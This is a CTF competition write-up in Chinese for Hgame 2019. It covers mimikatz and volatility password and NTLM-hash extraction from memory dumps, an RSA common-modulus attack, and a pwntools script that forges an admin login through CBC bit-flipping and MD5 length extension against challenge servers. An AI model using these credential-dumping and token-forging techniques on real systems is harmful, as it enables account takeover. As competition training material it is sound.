MISC

Warmup

下载解压分析知是个dump文件, 这里直接用 `mimikatz` 就可以得到明文密码

```
mimikatz # sekurlsa::minidump C:\Users\LurkNoi\Desktop\Hgame2019\Warmup\1.dmp
Switch to MINIDUMP : 'C:\Users\LurkNoi\Desktop\Hgame2019\Warmup\1.dmp'

mimikatz # sekurlsa::logonPasswords full
Opening : 'C:\Users\LurkNoi\Desktop\Hgame2019\Warmup\1.dmp' file for minidump...

Authentication Id : 0 ; 2353730 (00000000:0023ea42)
Session           : Interactive from 2
User Name         : Hgame
Domain            : xyf-PC
Logon Server      : XYF-PC
Logon Time        : 2019/2/11 22:02:44
SID               : S-1-5-21-373264735-3061158248-1611926753-1003
        msv :
         [00000003] Primary
         * Username : Hgame
         * Domain   : xyf-PC
         * LM       : 758ff83c96bcac17aad3b435b51404ee
         * NTLM     : e527b386483119c5218d9bb836109739
         * SHA1     : ca17a8c02628f662f88499e48d1b3e9398bef1ff
        tspkg :
         * Username : Hgame
         * Domain   : xyf-PC
         * Password : LOSER
         ...下略
```

可以看到密码是 `LOSER` sha256一下得到 flag
`dd6dffcd56b77597157ac6c1beb514aa4c59d033098f806d88df89245824d3f5`

Clodown

下载解压得到一个2G的dmp 我们使用 `volatility` 分析

先根据 imageinfo 的结果来猜测 profile

```
PS C:\Users\LurkNoi\Desktop\Hgame2019\Clodown> .\volatility.exe -f memory imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win8SP0x64, Win81U1x64, Win10x64_14393, Win10x64_10586,
Win10x64, Win2012R2x64_18340, Win2012R2x64, Win2016x64_14393, Win2012x64,
Win8SP1x64_18340, Win8SP1x64 (Instantiated with Win8SP1x64)
          ...下略
```

尝试了所有 Suggested Profile(s) 结果没有个正确

萌新我只能一个一个去试 最后发现 Win7SP1x64 没问题

我们使用 `hivelist` 来列举缓存在内存的注册表

```
> .\volatility.exe -f memory --profile=Win7SP1x64 hivelist
Volatility Foundation Volatility Framework 2.6
Virtual            Physical           Name
------------------ ------------------ ----
0xfffff8a003652010 0x00000000260a9010 \SystemRoot\System32\Config\SAM
0xfffff8a0062bd010 0x000000002143e010 \Device\HarddiskVolume1\Boot\BCD
0xfffff8a00000f010 0x000000002bfa9010 [no name]
0xfffff8a000024010 0x000000002bf34010 \REGISTRY\MACHINE\SYSTEM
0xfffff8a0000652d0 0x000000002c3772d0 \REGISTRY\MACHINE\HARDWARE
0xfffff8a0007e1010 0x0000000027e59010 \SystemRoot\System32\Config\SECURITY
0xfffff8a0007f8280 0x00000000279dd280 \SystemRoot\System32\Config\SOFTWARE
0xfffff8a001041350 0x000000001de7c350 \??
\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0xfffff8a001087010 0x000000001071a010 \??
\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0xfffff8a0017dd010 0x000000000bd36010 \??\C:\System Volume Information\Syscache.hve
0xfffff8a002054010 0x000000006509d010 \??\C:\Users\xyf\ntuser.dat
0xfffff8a0020be010 0x00000000078b6010 \??
\C:\Users\xyf\AppData\Local\Microsoft\Windows\UsrClass.dat
0xfffff8a00364f010 0x0000000025e26010 \SystemRoot\System32\Config\DEFAULT
```

查看一下SAM表中的用户

```
> .\volatility.exe -f memory --profile=Win7SP1x64 printkey -K
“SAM\Domains\Account\Users\Names”
Volatility Foundation Volatility Framework 2.6
Legend: (S) = Stable   (V) = Volatile

----------------------------
Registry: \SystemRoot\System32\Config\SAM
Key name: Names (S)
Last updated: 2019-02-11 14:00:21 UTC+0000

Subkeys:
  (S) Administrator
  (S) Guest
  (S) Hgame
  (S) HomeGroupUser$
  (S) xyf

Values:
REG_DWORD                      : (S) 0
```

发现用户 xyf 我们使用hashdump提取内存中的系统密码

```
> .\volatility.exe -f memory --profile=Win7SP1x64 hashdump -s 0xfffff8a003652010
Volatility Foundation Volatility Framework 2.6
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
xyf:1001:aad3b435b51404eeaad3b435b51404ee:0bb8d932bbfee69fbc874214f39b1b67:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:291e1d2ec16a080d9132d9b71af271cc:::
Hgame:1003:aad3b435b51404eeaad3b435b51404ee:e527b386483119c5218d9bb836109739:::
```

获得密码的NTLM为 `0bb8d932bbfee69fbc874214f39b1b67`

我们运气不错 是个弱密码 `admin123456`

sha256一下得到flag `ac0e7d037817094e9e0b4441f9bae3209d67b02fa484917065f71b16109a1a78`

暗藏玄机

解压得到两张图片, 看起来一样但是大小不一样, 分析后猜测是盲水印

理论上水印乱序的密匙得不到, 就算提取出水印像素, 我们不知道出打乱规则也就无法还原出水印像素的原序列

但是那么多人能做出来, 所以这题只能去 github 上碰运气


github 上搞到代码 `https://github.com/chishaxie/BlindWaterMark`

它用的是python2, 但我只有python3 试图魔改 但是最终失败了

可以看到代码中有这么一段

```
    random.seed(seed)
    m, n = range(int(img.shape[0] * 0.5)), range(img.shape[1])
    random.shuffle(m)
    random.shuffle(n)
```

就算我们的乱序密匙是一样的, random库的版本不一样(也可能是python版本) 乱序的结果根本不一样



Python 2.7.10 Shell
File Edit Shell Debug Options Window Help
Python 3.7.2 Shell
File Edit Shell Debug Options Window Help

```
Python 2.7.10 (default, May 23 2015, 09:40:32) [MSC v.1500 32 bit (Intel)] on wi
n32
Type "copyright", "credits" or "license()" for more information.
>>> import random
>>> lst = [1,2,3,4,5,6,7,8,9]
>>> random.seed(123)
>>> random.shuffle(lst)
>>> lst
[7, 4, 2, 6, 5, 8, 3, 9, 1]
>>>
```

```
Python 3.7.2 (tags/v3.7.2:9a3ffc0492, Dec 23 2018, 23:09:28) [MSC v.1916 64 bit
(AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>> import random
>>> lst = [1,2,3,4,5,6,7,8,9]
>>> random.seed(123)
>>> random.shuffle(lst)
>>> lst
[8, 2, 6, 7, 3, 4, 9, 5, 1]
>>> 
```

所以魔改根本不可行, 只能去安装python2

最终发现出题人还真是直接用它的代码加密, 我们解密后得到flag



CRYPTO

easy_rsa

注意到 c1=pow(m, e1, n) c2=pow(m, e2, n) 考虑共模攻击

用扩展欧几里得算法求出

$$se_1 + te_2 = 1 \bmod n$$

故有

$$c_1^s c_2^t = m^{se_1+te_2} \equiv m \pmod n$$


注意到 gcd(e1, e2) = 3 我们可以先换个元 再开方

```
n =
0x9439682bf1b4ab48c43c524778c579cc844b60872275725c1dc893b5bcb358b9f136e4dab2a06318bb0c80e
202a14bc54ea334519bec023934e01e9378abf329893f3870979e9f2f2be8fff4df931216a77007a2509f49f6
97bf286285e97fac5dc6e4a164b5c2cc430887b18136437ba67777bda05aafdeaf918221c812b4c7d1665238f
84ab0fab7a77fcae92a0596e58343be7a8e6e75a5017c63a67eb11964970659cd6110e9ec6502288e9e443d86
229ef2364dfecb63e2d90993a75356854eb874797340eece1b19974e86bee07019610467d44ec595e04af02b5
74a97fa98bdb2e779871c804219cab715f4a80fef7f8fb52251d86077560b39c1c2a1
e1 = 0x33240
e2 = 0x3e4f
c1 =
0x7c7f315a3ebbe305c1ad8bd2f73b1bb8e300912b6b8ba1b331ac2419d3da5a9a605fd62915c11f8921c4505
25d2efda7d48f1e503041498f4f0676760b43c770ff2968bd942c7ef95e401dd7facbd4e5404a0ed3ad96ae50
5f87c4e12439a2da636f047d84b1256c0e363f63373732cbaf24bda22d931d001dcca124f5a19f9e28608ebd9
0161e728b782eb67deeba4cc81b6df4e7ee29a156f51a0e5148618c6e81c31a91036c982debd1897e6f3c1e5e
248789c933a4bf30d0721a18ab8708d827858b77c1a020764550a7fe2ebd48b6848d9c4d211fd853b7a02a859
fa0c72160675d832c94e0e43355363a2166b3d41b8137100c18841e34ff52786867d
c2 =
0xf3a8b9b739196ba270c8896bd3806e9907fca2592d28385ef24afadc2a408b7942214dad5b9e14808ab988f
b15fbd93e725edcc0509ab0dd1656557019ae93c38031d2a7c84895ee3da1150eda04cd2815ee3debaa7c2651
b62639f785f6cabf83f93bf3cce7778ab369631ea6145438c3cd4d93d6f2759be3cc187651a33b3cc4c3b4776
04477143c32dfff62461fdfd9f8aa879257489bbf977417ce0fbe89e3f2464475624aafef57dd9ea60339793c
69b53ca71d745d626f45e6a7beb9fcbd9d1a259433d36139345b7bb4f392e78f1b5be0d2c56ad50767ee851fa
c670946356b3c05d0605bf243b89c7e683cc75030b71633632fb95c84075201352d6
```

```
def ex_gcd(m, n):
    x, y, x1, y1 = 0, 1, 1, 0
    while m % n:
        x, x1 = x1 - m // n * x, x
        y, y1 = y1 - m // n * y, y
        m, n = n, m % n
    return n, x, y
def inv(x, p):
    g, y, k = ex_gcd(x, p)
    if y < p:
        y += p
    return y

gcd, s, t = ex_gcd(e1, e2)
if s < 0:
    s = -s
    c3 = inv(c1, n)
else:
    c3 = c1
if t < 0:
    t = -t
    c4 = inv(c2, n)
else:
    c4 = c2
m_gcd = pow(c3, s, n) * pow(c4, t, n) % n
m = int(m_gcd**(1.0/gcd))  # 浮点数可真是个坑(可能就我py垃圾吧)
stp = 1
if m**gcd > m_gcd:
    stp = -1
while m**gcd != m_gcd:
    m += stp
print(m)  # 59594981651654789
```

MixedRSA_Easy

```
    def encrypt(self, plaintext):
        plaintext = self.padding(plaintext)
        imd = self.iv
        for i in range(0, len(plaintext), self.BLOCK):
            m = xor(imd[-self.BLOCK:], plaintext[i: i + self.BLOCK])
            imd += self.rsa_encrypt(m)
        imd = imd[self.BLOCK:]
        cipher = self.iv
        for i in range(0, len(imd), self.BLOCK):
            c = self.rsa_encrypt(cipher[-self.BLOCK:])
            cipher += xor(c, imd[i: i + self.BLOCK])
        return cipher[self.BLOCK:]

    def decrypt(self, cipher):
        cipher = self.iv + cipher
        imd = b''
        for i in range(self.BLOCK, len(cipher), self.BLOCK):
            c = self.rsa_encrypt(cipher[i - self.BLOCK: i])
            imd += xor(c, cipher[i: i + self.BLOCK])
        imd = self.iv + imd
        plaintext = b''
        for i in range(self.BLOCK, len(imd), self.BLOCK):
            m = self.rsa_decrypt(imd[i: i + self.BLOCK])
            plaintext += xor(m, imd[i - self.BLOCK: i])
        return plaintext
```




其中 IV 是由 flag 填充所得

考虑只有一个BLOCK的情况:

$$
\begin{aligned}
Encryption: &\quad E(plaintext_1 \oplus IV) \oplus E(IV) = cipher_1 \\
Decryption: &\quad D(cipher_1 \oplus E(IV)) \oplus IV = plaintext_1
\end{aligned}
$$

我们可以取 cipher 使得 D(cipher_1⊕E(IV)) = 0, 即 cipher = E(IV)

要想获得 E(IV) 显然一个BLOCK时不可行, 观察解密过程可以发现: 当 cipher_1 = cipher_2 = '0' * BLOCK 时, imd_1 = E(IV) imd_2 = '0' * BLOCK, 进而 plaintext_1 = '0' * BLOCK plaintext_2 = E(IV)




```
C:\Windows\system32\cmd.exe - nc  47.95.212.185 38610

C:\Users\LurkNoi>nc 47.95.212.185 38610
Choose:
[1] Encrypt (hex)
[2] Decrypt (hex)
2
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000

00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
5e45f0915cf97ddd4948fcc28cea092b8ca68df8d39351241e8fe6503988a118cf2ac7a5b5dec3c196c12704dc6c2e6b16a6b2e20aedde2917dee3354bbfb22d
f8b701674564d020363b911cce8047f3f98bb489282750813e7a8bb5c029f356d3d2a00f523c5f00650c468e7db3f815791814d8a289588a074c35102971488f
a046cc2a0f2719e392d9ebfc5aa742e7e83c7761d81967838522e4364076fc1ba7dc338eb8e533239caf53e6f3099443d070483d3e5fb6f2ec1cd00f5975dd4e
877bc91ad786297e0529bb48a7f255d50c694106b7165f445c2faf8b146143cf1037fe781861395749bae24fbb6f5317c5833179b46ebb1dc8bec2e90273e593

Choose:
[1] Encrypt (hex)
[2] Decrypt (hex)
2
5e45f0915cf97ddd4948fcc28cea092b8ca68df8d39351241e8fe6503988a118cf2ac7a5b5dec3c196c12704dc6c2e6b16a6b2e20aedde2917dee3354bbfb22d
f8b701674564d020363b911cce8047f3f98bb489282750813e7a8bb5c029f356d3d2a00f523c5f00650c468e7db3f815791814d8a289588a074c35102971488f
a046cc2a0f2719e392d9ebfc5aa742e7e83c7761d81967838522e4364076fc1ba7dc338eb8e533239caf53e6f3099443d070483d3e5fb6f2ec1cd00f5975dd4e
877bc91ad786297e0529bb48a7f255d50c694106b7165f445c2faf8b146143cf1037fe781861395749bae24fbb6f5317c5833179b46ebb1dc8bec2e90273e593

0000000000006867616d657b415f6c6974746c655f686172645f5273343f7d6867616d657b415f6c6974746c655f686172645f5273343f7d6867616d657b415f
6c6974746c655f686172645f5273343f7d6867616d657b415f6c6974746c655f686172645f5273343f7d6867616d657b415f6c6974746c655f686172645f5273
343f7d6867616d657b415f6c6974746c655f686172645f5273343f7d6867616d657b415f6c6974746c655f686172645f5273343f7d6867616d657b415f6c6974
746c655f686172645f5273343f7d6867616d657b415f6c6974746c655f686172645f5273343f7d6867616d657b415f6c6974746c655f686172645f5273343f7d
```

获得flag `6867616d657b415f6c6974746c655f686172645f5273343f7d` 即 `hgame{A_little_hard_Rs4?}`

Sign_in_SemiHard

```
    def register(self, username):
        if b'admin' in username:
            return None
        sig = md5(self.salt + username).digest()
        padlen = self.block - len(username) % self.block
        username += bytes([padlen] * padlen)
        iv = urandom(self.block)
        aes = AES.new(self.key, AES.MODE_CBC, iv)
        c = aes.encrypt(username)
        return iv + c + sig

    def login(self, cipher):
        if len(cipher) % self.block != 0:
            return None
        self.T -= 1
        iv = cipher[:self.block]
        sig = cipher[-self.block:]
        cipher = cipher[self.block:-self.block]
        aes = AES.new(self.key, AES.MODE_CBC, iv)
        p = aes.decrypt(cipher)
        p = p[:-p[-1]]
        return [p, md5(self.salt + p).digest() == sig]
```



```
    elif op == '2':
        token = input("Input your token: ")
        res = s.login(bytes.fromhex(token))
        if not res:
            print("Sorry, invalid token.")
        elif not res[1]:
            user = res[0].hex()
            print("Sorry, your username(hex) %s is inconsistent with given signat
        else:
            user = res[0].strip(unprintable).decode("Latin1")
            print("Login success. Welcome, %s!" % user)
            if user == "admin":
                print("I have a gift for you: %s" % FLAG)
```

我们需要的得到包含 admin 的 signature 以及 AES密文

好在 iv 给出, 针对CBC分组模式, 我们可以采用字节反转攻击

另外我们可以利用hash长度扩展攻击绕过 salted md5

首先我们需要构造username为若干不可打印字符加上 'admin' 获得 signature

再字节反转将name变成 'admin', 具体代码如下


```
#coding=utf8
from pwn import *
from hashpumpy import hashpump
context.log_level = 'debug'
context.terminal = ['gnome-terminal','-x','bash','-c']

cn = remote('47.95.212.185', 38611)
cn.recvuntil('Login\n')
cn.sendline("1")
cn.recvuntil(': ')
cn.sendline('00'*12)
cn.recvuntil(': ')
iv = cn.recv(32)
c = cn.recv(32)
sig = cn.recv(32)
a = hashpump(sig, b'\x00'*12, 'admin', 16)
sig = a[0]
o1 = '00'*12 + '80' + '00'*3
o2 = '00'*16
o3 = '00'*8 + 'e0' + '00'*7
o4 = '51646d696e'
name = o1 + o2 + o3 + o4
cn.recvuntil('Login\n')
cn.sendline("1")
cn.recvuntil(': ')
cn.sendline(name)
cn.recvuntil(': ')
iv = cn.recv(32)
c1 = cn.recv(32)
c2 = cn.recv(32)
c3 = cn.recv(32)
c4 = cn.recv(32)
```

```
t1 = t2 = t3 = t4 = c2_mod = c1_mod = iv_mod = ''
def byteRev(cip, txt, obj):
    return str(hex(int(cip, 16) ^ int(txt, 16) ^ int(obj, 16)))[-1]
def recvName(token):
        cn.recvuntil('Login\n')
        cn.sendline("2")
        cn.recvuntil(': ')
        cn.sendline(token)
        cn.recvuntil('(hex) ')
        t1 = cn.recv(32)
        t2 = cn.recv(32)
        t3 = cn.recv(32)
    return t1, t2, t3
c3_mod = byteRev(c3[0],'5','6') + c3[1:]
pay = iv + c1 + c2 + c3_mod + c4 + sig
t1, t2, t3 = recvName(pay)
for i in range(32):
        c2_mod += byteRev(c2[i],t3[i],o3[i])
pay = iv + c1 + c2_mod + c3_mod + c4 + sig
t1, t2, t3 = recvName(pay)
for i in range(32):
        c1_mod += byteRev(c1[i],t2[i],o2[i])
pay = iv + c1_mod + c2_mod + c3_mod + c4 + sig
t1, t2, t3 = recvName(pay)
for i in range(32):
        iv_mod += byteRev(iv[i],t1[i],o1[i])
pay = iv_mod + c1_mod + c2_mod + c3_mod + c4 + sig
cn.recvuntil('Login\n')
cn.sendline("2")
cn.recvuntil(': ')
cn.sendline(pay)
cn.recv()

# hgame{hard_cryptooooo!}
```

RE

real

